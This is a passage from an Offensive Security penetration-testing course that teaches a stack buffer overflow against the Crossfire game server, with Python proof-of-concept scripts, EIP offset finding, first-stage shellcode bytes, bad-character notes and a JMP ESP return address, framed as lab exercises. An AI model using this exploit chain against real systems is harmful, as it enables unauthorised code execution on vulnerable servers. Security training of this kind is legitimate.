


Figure 224: Attaching the application in the debugger

Copyright © Offensive Security Ltd. All rights reserved.

Once we have attached the debugger to the Crossfire application, we will use the following proof-of-concept code that we created based on information from the public exploit:

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

crash = "\x41" * 4379

buffer = "\x11(setup sound " + crash + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()

print "[*]Payload Sent !"
```

Listing 367 - Proof of concept code to crash the Crossfire application

Notice that our *buffer* variable requires specific hex values at the beginning and at the end of it, as well as the "setup sound" string, in order for the application to crash.

Our initial proof-of-concept builds a malicious buffer including the "setup sound" command, connects to the remote service on port 13327, and sends the buffer.

To crash Crossfire, we can run our first proof-of-concept using **python**:

```
kali@kali:~$ python poc_01.py
[*]Sending evil buffer...
#
[*]Payload Sent !
```

Listing 368 - Running the proof-of-concept code from Kali

After running the script, the debugger displays the following error message, clearly indicating the presence of a memory corruption in the *setup sound* command, likely a buffer overflow condition:



Figure 225: Crash indicating a buffer overflow

Clicking the *OK* button, we find that the EIP register has been overwritten with our buffer.

Copyright © Offensive Security Ltd. All rights reserved.

12.2.1.2 Exercises

1. Log in to your dedicated Linux client using the credentials you received.
2. On your Kali machine, recreate the proof-of-concept code that crashes the Crossfire server.
3. Attach the debugger to the Crossfire server, run the exploit against your Linux client, and confirm that the EIP register is overwritten by the malicious buffer.

12.3 Controlling EIP

Our next task is to identify which four bytes in our buffer end up overwriting the vulnerable function return address in order to control the EIP register. We'll use the Metasploit **msf-pattern_create** script to create a unique buffer string:

```
kali@kali:~$ msf-pattern_create -l 4379
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A
...
```

Listing 369 - Creating a unique buffer string using msf-pattern_create

By swapping our original buffer with this new and unique one, and running the proof-of-concept script again, we crash the debugged application, this time overwriting EIP with the following bytes:




Figure 226: Crashing the application using the unique buffer string

Passing this value to the Metasploit **msf-pattern_offset** script shows the following buffer offset for those particular bytes:

```
kali@kali:~$ msf-pattern_offset -q 46367046
[*] Exact match at offset 4368
```

Listing 370 - Obtaining the overwrite offset

Copyright © Offensive Security Ltd. All rights reserved.

To confirm this offset, we will update the *crash* variable in our proof-of-concept to cleanly overwrite EIP with four "B" characters.

```
crash = "\x41" * 4368 + "B" * 4 + "C" * 7
```

Listing 371 - Controlling the EIP register

12.3.1.1 Exercises

1. Determine the correct buffer offset required to overwrite the return address on the stack.
2. Update your stand-alone script to ensure your offset is correct.

12.4 Locating Space for Our Shellcode

Next, we must find if there are any registers that point to our buffer at the time of the crash. This step is essential, allowing us to subsequently attempt to identify possible *JMP* or *CALL* instructions that can redirect the execution flow to our buffer.

We notice that the ESP register (Figure 227) points to the end of our buffer, leaving only seven bytes of space for shellcode. Furthermore, we cannot increase the overflow buffer size in an attempt to gain more space; even a single byte increase produces a different crash that does not properly overwrite EIP.




Figure 227: ESP points to the end of our buffer leaving only 7 bytes of space for our shellcode

Copyright © Offensive Security Ltd. All rights reserved.

Taking a closer look at the state of our registers at crash time (Figure 227) reveals more options. The EAX register seems to point to the beginning of our buffer, including the "setup sound" string.

The fact that EAX points directly to the beginning of the command string may impact our ability to simply jump to the buffer pointed at by EAX, as we would be executing the hex opcodes equivalent of the ASCII string "setup sound" before our shellcode. This would most likely mangle the execution path and cause our exploit to fail. Or would it?

Further examination of the actual opcodes generated by the "setup sound" string shows the following instructions:

```
eax, edx  b7d0:0a0e 73 65          jae 0xb7d00a75
          b7d0:0a10 74 75          je 0xb7d00a87
          b7d0:0a12 70 20          jo 0xb7d00a34
          b7d0:0a14 73 6f          jae 0xb7d00a85
          b7d0:0a16 75 6e          jne 0xb7d00a86
          b7d0:0a18 64 20 41 61    and fs:[ecx+0x61], al
          b7d0:0a1c 30 41 61       xor [ecx+0x61], al
          b7d0:0a1f 31 41 61       xor [ecx+0x61], eax
          b7d0:0a22 32 41 61       xor al, [ecx+0x61]
          b7d0:0a25 33 41 61       xor eax, [ecx+0x61]
          b7d0:0a28 34 41          xor al, 0x41
          b7d0:0a2a 61             popal
          b7d0:0a2b 35 41 61 36 41 xor eax, 0x41366141
          b7d0:0a30 61             popal
          b7d0:0a31 37             aaa
```

Figure 228: Instructions generated by the "setup sound" string opcodes

Interestingly, it seems that the opcode instructions *s*(\x73) and *e*(\x65), the two first letters of the word "setup", translate to a *conditional jump* instruction, which seems to jump to a nearby location in our controlled buffer. The next two letters of the word setup, *t*(\x74) and *u*(\x75), translate to a slightly different conditional jump. All these jumps seem to be leading into our controlled buffer so a jump to EAX might actually work for us in this case. However, this is not an elegant solution so let's Try Harder.

Continuing our analysis, it looks like the ESP register points toward the end of our unique buffer at the time of the crash but this only gives us a few bytes of shellcode space to work with. We can try to use the limited space that we have to create a first stage shellcode. Rather than an actual payload such as a reverse shell, this first stage shellcode will be used to align the EAX register in order to make it point to our buffer right after the "setup sound" string and then jump to that location, allowing us to skip the conditional jumps. In order to achieve this, our first stage shellcode would need to increase the value of EAX by *12*(\x0C) bytes as there are 12 characters in the string "setup sound". This can be done using the *ADD* assembly instruction and then proceed to jump to the memory pointed to by EAX using a *JMP* instruction.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 229: Number of bytes required for EAX adjustment

In order to get the correct opcodes for our instructions, we use the **`msf-nasm_shell`** utility from Metasploit.

```
kali@kali:~$ msf-nasm_shell

nasm > add eax,12
00000000  83C00C            add eax,byte +0xc

nasm > jmp eax
00000000  FFE0              jmp eax
```

Listing 372 - Obtaining first stage shellcode opcodes

Fortunately for us, these two sets of instructions (*\x83\xc0\x0c\xff\xe0*) take up only 5 bytes of memory. We can update the proof-of-concept by including the first stage shellcode and re-padding the original buffer with NOPs (*\x90*) in order to maintain the correct length.

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

padding = "\x41" * 4368
eip = "\x42\x42\x42\x42"
first_stage = "\x83\xc0\x0c\xff\xe0\x90\x90"

buffer = "\x11(setup sound " + padding + eip + first_stage + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()
```


Copyright © Offensive Security Ltd. All rights reserved.

```
print "[*]Payload Sent !"
```

Listing 373 - Adding the first stage payload

After running our updated proof-of-concept code, we can verify that the EIP register is overwritten with four Bs (*\x42*) and that our first stage shellcode is located at the memory address pointed by the ESP register:




Figure 230: Verifying ESP points to the start of the first stage shellcode

12.5 Checking for Bad Characters

To discover any bad characters that might break the overflow or corrupt our shellcode, we can use the same approach as we did in the Windows Buffer Overflow module.

We sent the whole range of characters from 00 to 0F within our buffer and then monitored whether any of those bytes got mangled, swapped, dropped, or changed in memory once they were processed by the application.

After running the proof of concept multiple times and eliminating one bad character at a time, we come up with a final list of bad characters for the Crossfire application, which only appear to be *\x00 and \x20*.

12.5.1.1 Exercises

1. Determine the opcodes required to generate a first stage shellcode using msf-nasm_shell.

Copyright © Offensive Security Ltd. All rights reserved.

2. Identify the bad characters that cannot be included in the payload and return address.

12.6 Finding a Return Address

As a final step, we need to find a valid assembly instruction to redirect code execution to the memory location pointed to by the ESP register. The EDB debugger comes with a set of plugins, one of which is named *OpcodeSearcher*.




Figure 231: The OpcodeSearcher plugin for EDB

Using this plugin, we can easily search for a JMP ESP instruction or equivalent in the memory region where the code section of the crossfire application is mapped:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 232: Finding arbitrary assembly instructions using EDB

We choose to proceed using the first JMP ESP instruction found by the debugger (0x08134596, Figure 232). Putting the overwrite offset, return address, and first stage shellcode together gives us the following proof-of-concept:

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

padding = "\x41" * 4368
eip = "\x96\x45\x13\x08"
first_stage = "\x83\xc0\x0c\xff\xe0\x90\x90"

buffer = "\x11(setup sound " + padding + eip + first_stage + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()

print "[*]Payload Sent !"
```

Listing 374 - Adding the return address to the proof-of-concept

Copyright © Offensive Security Ltd. All rights reserved.

Before running our proof-of-concept, we restart the application and attach our debugger to it once again. Instead of simply letting the Crossfire process run, we set a breakpoint at our JMP ESP instruction address using the EDB *Breakpoint Manager* plugin. This will help us confirm that EIP is overwritten appropriately.




Figure 233: Setting a breakpoint in EDB

With the breakpoint set, we can run our proof-of-concept and if everything has gone according to plan, our debugger should stop at the JMP ESP instruction.




Figure 234: Hitting our breakpoint in the debugger

The breakpoint has been hit and we proceed to single-step into the JMP ESP instruction and land at our first stage shellcode.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 235: Landing at our first stage shellcode in memory

After executing the first instruction, we find that the EAX register now points to the beginning of our controlled buffer, right after the “setup sound” string.

